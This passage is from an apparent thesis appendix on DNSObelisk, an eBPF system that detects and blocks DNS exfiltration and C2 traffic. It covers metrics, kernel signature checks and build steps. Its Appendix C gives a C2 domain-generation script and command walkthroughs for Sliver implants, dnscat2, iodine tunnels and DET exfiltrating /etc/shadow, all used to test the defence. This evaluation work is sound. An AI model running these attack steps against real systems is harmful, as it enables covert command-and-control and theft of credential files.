Sunday, 04-May-25 00:49:41 UTC	1630660	6
Sunday, 04-May-25 00:49:41 UTC	1630661	6
Sunday, 04-May-25 00:49:41 UTC	1630662	6
Sunday, 04-May-25 00:49:41 UTC	1630663	6
Sunday, 04-May-25 00:49:41 UTC	1630664	6
Sunday, 04-May-25 00:49:41 UTC	1630665	6
Sunday, 04-May-25 00:49:41 UTC	1630666	6

(b) Process Alive Time Before Termination

DNS Data Breaches Stop Over Tunnel Interfaces (Tun/Tap)

process_id	prog_name	threat_group_id
1779316	iodine	1779316
1779834	iodine	1779834
1781930	iodine	1781930

(c) Tunnel Interface Exfiltration Metric



(d) Latency in Active Redirect Mode

Figure 7.5: DNS Security Metrics: Exfiltration Attempts, Tunnel Behavior, Latency, and Detailed Packet Analysis

Malicious Detected Domains for DNS Breaches

ExfilPort	Fqdn	IsEgress	PhysicalNodeIpv4	Protocol	RecordType
143	2ccceac690ab05a7feff1d3dae01	true	10.158.82.19	DNS	CNAME
143	2ccceac690ab05a7feff1d3dae01	true	10.158.82.19	DNS	CNAME
143	2ccceac690ab05a7feff1d3dae01	true	10.158.82.19	DNS	CNAME
143	2ccceac690ab05a7feff1d3dae01	true	10.158.82.19	DNS	CNAME
143	2ccceac690ab05a7feff1d3dae01	true	10.158.82.19	DNS	CNAME
143	e7da076c2521deb66db124e68dc	true	10.158.82.19	DNS	TXT
143	e7da076c2521deb66db124e68dc	true	10.158.82.19	DNS	TXT
143	e7da076c2521deb66db124e68dc	true	10.158.82.19	DNS	TXT
143	e7da076c2521deb66db124e68dc	true	10.158.82.19	DNS	TXT
143	e7da076c2521deb66db124e68dc	true	10.158.82.19	DNS	TXT
53	50f8964b44e8b8742d9c06f5baa	true	10.158.82.19	DNS	CNAME
53	50f8964b44e8b8742d9c06f5baa	true	10.158.82.19	DNS	CNAME
53	50f8964b44e8b8742d9c06f5baa	true	10.158.82.19	DNS	CNAME

Figure 7.6: Detailed metrics of DNS exfiltrated packets

7.1.3 Protecting Linux Kernel from malicious eBPF programs

In the data plane, to ensure the highest level of security, particularly beyond capability checks for injected programs, which the kernel enforces through privileged capabilities like those near `CAP_SYS_ADMIN`, integrity must also be guaranteed. This ensures that eBPF programs are not tampered with or injected with malicious code in their compiled ELF sections. A compromised eBPF agent could otherwise inject manipulated eBPF programs, potentially bypassing the exfiltration prevention logic and leading to a wide security breach. To mitigate this, an additional set of eBPF programs is loaded into the kernel, attached to Linux Security Module (LSM) hooks that intercept BPF syscalls (such as `BPF_PROG_LOAD`). These programs verify the digital signatures of incoming eBPF bytecode following a mechanism similar to that by which the kernel verifies the loadable kernel modules. The agent bootstraps a local certificate authority (CA) on each data plane node, which generates ephemeral elliptic curve certificates and private keys. The agent first signs the raw eBPF bytecode before injection, establishing a first layer of trust. After JIT compilation, the optimized bytecode is signed again, along with the signature of the raw bytecode, forming a second layer of chain trust. The agent securely injects the certificates into the keyring of the kernel session, tying them to the user's login session on the endpoint. When the `BPF_PROG_LOAD` syscall is triggered, the LSM hook verifies both the raw and compiled bytecode signatures using the asymmetric keys stored in the keyring. These signatures are maintained in the eBPF maps to be accessible by the verification logic. This two-stage signature process ensures the integrity of both raw and compiled bytecode, preventing unauthorized tampering prior to kernel injection. In addition, the core security layer of the eBPF agent supports integration with a centralized control plane connected to the cloud's PKI, enabling the architecture to scale with a layered trust chain: from the cloud PKI to system-level security enforced via the kernel's mandatory access control layer. For enhanced protection, the keyring currently used for storing sensitive material is software-based, with the kernel ensuring that it cannot be accessed by malicious userspace actors. This keyring can be further strengthened by

integrating with a Trusted Platform Module (TPM) or a Hardware Security Module (HSM), both of which are commonly supported by major cloud vendors and rely on the firmware-level security guarantees offered by hardware vendors. This innovative security design to protect the Linux kernel from runtime tampering by integrating the kernel keyring, LSM has gained significant traction and will be presented in front of Linux kernel security maintainers and developers of mandatory access control subsystems in the upcoming kernel security conference.

Listing 7.1: Kernel BPF LSM Hook for PKCS7 Signature Verification

```
BPF_PROG(bpf, int cmd, union bpf_attr *attr, unsigned int size) {
    if (cmd != BPF_PROG_LOAD)
        return 0;

    // Look up eBPF program, its original signature, and the modified
       signature
    mod_sig = bpf_map_lookup_elem(&modified_signature, &zero);
    orig_data = bpf_map_lookup_elem(&original_program, &zero);
    combined_buf = bpf_map_lookup_elem(&combined_data_map, &zero);

    // Copy eBPF program and original signature into a combined buffer
    insn_len = attr->insn_cnt * sizeof(struct bpf_insn);
    bpf_copy_from_user(combined_buf->data, insn_len, attr->insns);
    bpf_probe_read_kernel(combined_buf->data + insn_len, orig_data->
       sig_len, orig_data->sig);

    // Create dynptrs for PKCS7 verification
    // dynptrs work similar to kptr but allowing to point to buffer
       location storing large amount of data as in case of signature for
       eBPF verifier requirements.
    bpf_dynptr_from_mem(combined_buf->data, total_size, 0, &
       combined_data_ptr);
    bpf_dynptr_from_mem(mod_sig->sig, mod_sig_size, 0, &sig_ptr);
```

```
    bpf_dynptr_from_mem(orig_data->data, orig_data->data_len, 0, &
        orig_data_ptr);
    bpf_dynptr_from_mem(orig_data->sig, orig_data->sig_len, 0, &
        orig_sig_ptr);

    // Load asymmetric keys from session kernel keyring and verify
        signatures
    // all the kernel keyring access in bpf code is done via bpf_key a
        wrapper over kernel core key structure accessed from userspace via
        keyctl
    trusted_key = load_keyring();
    bpf_verify_pkcs7_signature(&orig_data_ptr, &orig_sig_ptr, trusted_key)
        ;
    bpf_verify_pkcs7_signature(&combined_data_ptr, &sig_ptr, trusted_key);
}
```

7.1.4 Protecting SKB Netflow introspection and eavesdropping

In active mode, the agent enforces advanced security directly in the kernel using a TC-attached eBPF program bound to the veth bridge that manages all network namespaces created by the agent. To prevent malicious processes from analyzing live traffic redirection patterns, an additional eBPF map, `skb_netflow_integrity_verify_map`, is used as explained in Algorithm 2. The core eBPF program assigns a unique SKB mark to each redirected netflow packet, enabling integrity verification at the receiving bridge interface. This bridge, monitored by the eBPF agent in userspace, receives the redirected traffic for further analysis of suspicious behavior. An additional ingress TC eBPF program is attached to the bridge interface. It inspects incoming SKBs to verify that the expected SKB mark is present, confirming that the packet was redirected from the core TC program on a physical netdev and not injected from any untrusted source. This enhanced security design ensures strong SKB integrity and prevents malicious sniffing or brute-force inference of live redirection patterns, effectively enforcing traffic validation across both kernel and userspace components.

Algorithm 8 explains the algorithm integrity verification check on the SKB attached to the TC ingress on the bridge.

Algorithm 8: SKB Integrity Verification and Secure Redirection in **Active** Mode

Input : `skb` (socket buffer),
eBPF maps:
`skb_netflow_integrity_verify_map`
Output : TC_ACT_OK
TC_ACT_SHOT

1 Fetch `skb_mark_integrity_mark` from `skb_netflow_integrity_verify_map` with:
- Key: `0xFFEF // unique key same used in core TC program over physical netdev`

if *skb_mark_integrity_mark* $\neq$ *skb->mark* **then**
  `// This is a tampered redirected packet and did not originate from the main TC egress program`
2 **return** `TC_ACT_SHOT`;
return TC_ACT_OK;

7.1.5 Instructions for compiling and deploying the eBPF agent at the endpoint

The repository has individual build targets for building and deploying the agent, as well as README in root for build instructions. The steps to build and deploy the agent over all the nodes in the data plane are explained below; however, please ensure the required distributed infrastructure (DNS server, Kafka brokers) are healthy and discoverable.

Listing 7.2: Installation steps for eBPF agent at endpoint in data plane

```
# Clone the repository
git clone https://github.com/Synarcs/DNSObelisk
cd DNSObelisk
# Install dependencies
sudo apt update
# install all the kernel headers, libbpf Go compiler other kernel packages
    and userspace packages.
make build-dep-agent
# Compile the agent binary
make build
# Start prometheus node-exporters at endpoint for endpoint resource
   monitoring
make node-metrics
```

```
# modify the agent config to point the nodeIP's running prometheus metric
   server, kafka brokers, grafana visualization server (node_agent/config.
   yaml).
# start the agent
make run_node_agent &
# verify agent injected eBPF kernel programs over TC Qdisc)
tc qdisc show dev eth0 # (verify CLSACT QDISC attached to all netdev's and
    bridge interfaces).
# onnx inference unix IPC mount paths
sudo lsof /run/dnsobelisk/onnx-inference-in.sock
sudo lsof /run/dnsobelisk/onnx-inference-out.sock
# finally verify all loaded eBPF kernel programs
# all eBPF programs start with exfil_sec*, the surrounding program varies
   based on number of netdev's
# there must be program named classify attached to physical netdev.
sudo bpftool prog show
sudo bpftool map show
# dump internals of the eBPF map in the kernel managed vy the security
   framework
sudo bpftool map dump id <map_id>
```

7.2 Appendix B

This section focuses on providing additional details about the control plane component of the security framework.

7.2.1 Instructions for compiling and starting the control plane server

In order to start the control plane server on controller nodes, ensure the DNS server, Kafka brokers are healthy, and that the GPSQL storage back-end used by the PowerDNS server is reachable. Below are the steps to start the control server on the controller nodes.

Listing 7.3: Installation steps for compiling and running controller server in control plane

```
# Clone the repository
git clone https://github.com/Synarcs/DNSObelisk
cd DNSObelisk
# Install dependencies
sudo apt update && sudo apt-get install build-essential
make build-dep-controller
# Build the controller JAR
make build-controller
# Start prometheus node-exporters at endpoint for endpoint resource
   monitoring
make node-metrics
# modify the Java Spring PowerDNS backend config, spring server and Kafka
   broker connection config to point to correct endpoints
# controller/src/main/application.yml,  controller/src/main/config.yaml
# start the controller server
make run-controller
# verify controller running on configured port
curl --head -X GET $(IP):$(PORT)/version
```

7.3 Appendix C

This section provides additional details on the currently configured distributed infrastructure, along with step-by-step instructions to carry out DNS exfiltration attacks on the data plane.

7.3.1 Instructions for configuring Kafka Brokers, and PowerDNS infrastructure

The steps to configure the Kafka broker and PowerDNS DNS server can vary depending on the infrastructure requirements. However, it is recommended to follow the official PowerDNS documentation for setting up the authoritative server with a GPSQL backend and PowerDNS Recursor. Similarly, Kafka brokers can be deployed using Docker, on bare metal, or within a Kubernetes cluster, exposed via a Kubernetes Gateway, across either public cloud platforms or on-premises infrastructure.

7.3.2 DGA and malicious C2 and Tunneling domains generation

To carry out advanced DNS C2 attacks or tunnel using open source C2 tools, a DNS server with custom DNS zones (SOA) is required. These zones must include appropriate NS, A, AAAA and glue records pointing to the malicious C2 server's IP address. In this framework, PowerDNS is used as the DNS infrastructure to support such attacks. A custom script simulates a Domain Generation Algorithm (DGA) by generating random words for the second level domain (SLD), selecting a random top level domain (TLD) and adding a third label that identifies the C2 tool being used. The script automatically generates the PowerDNS recursor forwarder configuration, allowing the recursor to redirect specific queries to a custom authoritative PowerDNS server. It also uses pdnsutil to create the necessary zone files. By DNS design, each label requires a dedicated zone file with an NS record delegating the next label, ensuring the hierarchical resolution of queries through appropriate glue records. Currently, the DGA focuses only on domain name mutation without incorporating IP (L3) address mutation - that is, multiple A or AAAA records per domain for DNS-based load balancing across C2 nodes are not yet implemented. However, this can be extended when more infrastructure is available. Despite the absence of the L3 mutation, the framework controller remains effective. It enforces dynamic domain blacklists and applies in-kernel network policies for cross-protocol correlation, preventing data exfiltration to dynamically generated C2 domains and IPs. Note: Most real-world advanced C2 botnets and multiplayer C2 frameworks do not require a DNS server to layer and forward DNS queries to the C2 server. Instead, they inherently support the start of their own DNS server on the standard port or a random UDP port, allowing the implant to communicate directly with the C2 server. Tools such as Sliver force DNS servers to forward all queries to the C2 DNS server, eliminating the need for additional DNS hops. The DGA implementation is detailed below.

Listing 7.4: Domain Generation Algorithm

```
# generate number of malicious C2 server domains and add create zones,
    child zones NS links inside DNS server
```

```
# all the attacker tools to use
# this attacker tool also generate the third label of C2 domain
exfil_tools: List[str] = ['dnscat', 'sliver', 'iodine', 'det']

# get the random TLD
def gen_randomTLD() -> str:
    return random.choice(['live','com','de','io','se','bld', 'val', 'def',
        'head'])

def DGA_MASS_DOMAINS_GEN(args):
        r = RandomWord()
        dga = gen_c2_exfil_domains(tldDomains=[base64.b64encode(r.word()).
            lower() + "." + gen_randomTLD()
                                        for _ in range(1 << int(args.count)
                                            )],
                                c2_tool_domains=exfil_tools)
        ff = open(DGA_FILE, 'w', encoding='utf-8')
        ff.write('\n'.join(dga))

        append_zone_data_in_zoneFiles(dga) # create zone and child zones
        gen_exil_forward_zones_file(dga) # generate the forward zone file
```

7.3.3 Instructions to implement DNS Data exfiltration attacks on data plane

The tools currently focused and fully evaluated are among the highest rated in the C2 matrix, supporting the most advanced forms of command and control operations, as well as various types of data exfiltration. Each tool and the corresponding steps to carry out the attacks are explained below. Note that once the DGA algorithm generates a large number of domains resolving to the attacker's node IP, any of these domains can be selected to initiate the use of these tools.

Sliver

Sliver being the highest reputed adversary emulation framework developed by BishopFox for advanced penetration testing, the official documentation provides detailed steps on Github to clone and build the sliver C2 framework.

Listing 7.5: Steps to use Sliver for DNS C2

```
# 1. Start Sliver C2 server on attacker node
sliver-server
# 2. Connect to Sliver client console from same node
sliver-client
# 3. Start the DNS Server job
job -d <c2_domain>.
# 3. Generate implant binary for session based (less stealthy generate
   more DNS traffic during C2 attacks)
generate --dns <c2_domain> --debug --os linux --arch amd64 --save /tmp/
   implant
# 3. Generate implant binary for session based (less stealthy generate
   more DNS traffic during C2 attacks)
generate --dns <c2_domain> --poll-timeout <beacon_interval> --debug --os
   linux --arch amd64 --save /tmp/implant_beacon
# 4. Transfer implant to any host in data plane
scp /tmp/implant user@remote:/tmp/
# 5. Run the implant on the remote host
chmod +x /tmp/implant
chmod +x /tmp/implant_beacon
./tmp/implant
./tmp/implant_beacon
# 6 carry all the c2 attacks once system is compromised and beacon,
   session implant connected to c2 server
# 6. Confirm session, beacons established in Sliver console
sessions
beacons
# 7. connect sliver c2 server to start exploiting compromised sessions or
```

```
   beacons
use <session_id>
use <beacon_id>
```

Dnscat2

Dnscat2 documentation for building the dnscat2 server and client can be found on official documentation page at Github.

Listing 7.6: Steps to use Dnscat2 for Dns C2

```
# 1. Start Dnscat2 C2 server on attacker node without port obfuscation,
   default DNS tunnelling over Port 53/udp
sudo ruby dnscat2.rb --dns 'host=<attacker_node>,domain=<c2_domain>'
# 2. Connect to dnscat c2 server from compromised node in data plan
./dnscat --secret=<c2_connection_secret> <c2_domain>
# 6 carry all the c2 attacks once compromised node is connected to C2
   server.
```

Listing 7.7: Steps to use Dnscat2 for Dns C2 with DNS port obfuscation layered random UDP port

```
# 1. Start Dnscat2 C2 server on attacker node with port obfuscation, DNS
   protocol itself tunnelled over random UDP port with internally
   tunnelling any protocol payload
sudo ruby dnscat2.rb --dns 'host=<attacker_node>,port=<
   dns_overlay_udp_port>,domain=<c2_domain>'
# 2. Connect to dnscat c2 server from compromised node in data plan
./dnscat --dns server=<attacker_node>=<dns_overlay_udp_port>,domain=dnscat
   .strive.io --secret=<c2_session_secret>
# 6 carry all the c2 attacks once compromised node is connected to C2
   server.
```

Iodine

Iodine documentation for building the Iodine tunnel server server and client can be found on official documentation page at Github

Listing 7.8: Steps to use Iodine for Dns tunnelling using kernel encapsulation ppp TUN/TAP links

```
# 1. Start iodine tunneling server
sudo iodined -f -P <password> <TUN/TAP_overlay_CIDR> <tunnel_domain>
# 2. Verify the required TUN/TAP pointtopoint netdev link created,
   defaults to dns0
ip addr show dev dns0
# 3. On compromised node in data plane start the iodine client
sudo iodine -P <password> -f  -r <tunnel_server> <tunnel_domain>
# 4 Verify the required TUN/TAP pointtopoint netdev link created in CIDR
   range default to <TUN/TAP_overlay_CIDR>/24
ip addr show dev dns0
# Tunnel any protocol payload through the compromised node encpasulated
   traffic passed through PPP TUN/TAP links on both systems.
```

DET

DET documentation for building the Iodine Tunnel Server Server and Client can be found on the official documentation page at Github

Listing 7.9: Steps to use DET for raw DNS exfiltration

```
# 1. Configure the DNS module in config.json in DET for raw exfiltration,
   with any domain generated via DGA, and IP pointing to the DNS server.
# 2. Start the DET server
sudo python det.py -L -c ./config.json -p dns
# 3. Configure the DNS module in config.json in DET for raw exfiltration,
   with any domain generated via DGA, and IP pointing to the DNS server.
python det.py -c ./config.json -f /etc/shadow
```

```
3 4. restart the script and continue to exfiltrate files via raw DNS
   exfiltration.
```

Finally, if the eBPF agent, along with all injected programs in the kernel, is active at the data plane endpoint, any requests, responses, file exfiltration attempts, or tunneled data will be terminated instantaneously. All tools initiating the exfiltration will be forcefully killed, with detailed metrics exported to identify the origin of the attack can be visualized with the Grafana server scrapping Prometheus metrics from data plane nodes, and if control center is deployed to visualize kafka topics in brokers, all the events published by data plane nodes and controller server can be visualized. Additionally, all domains involved will be dynamically blacklisted, rendering them useless for further exploitation. At the same time, communication between the compromised node in the data plane and the C2 server will be severed through in-kernel dynamic network policies.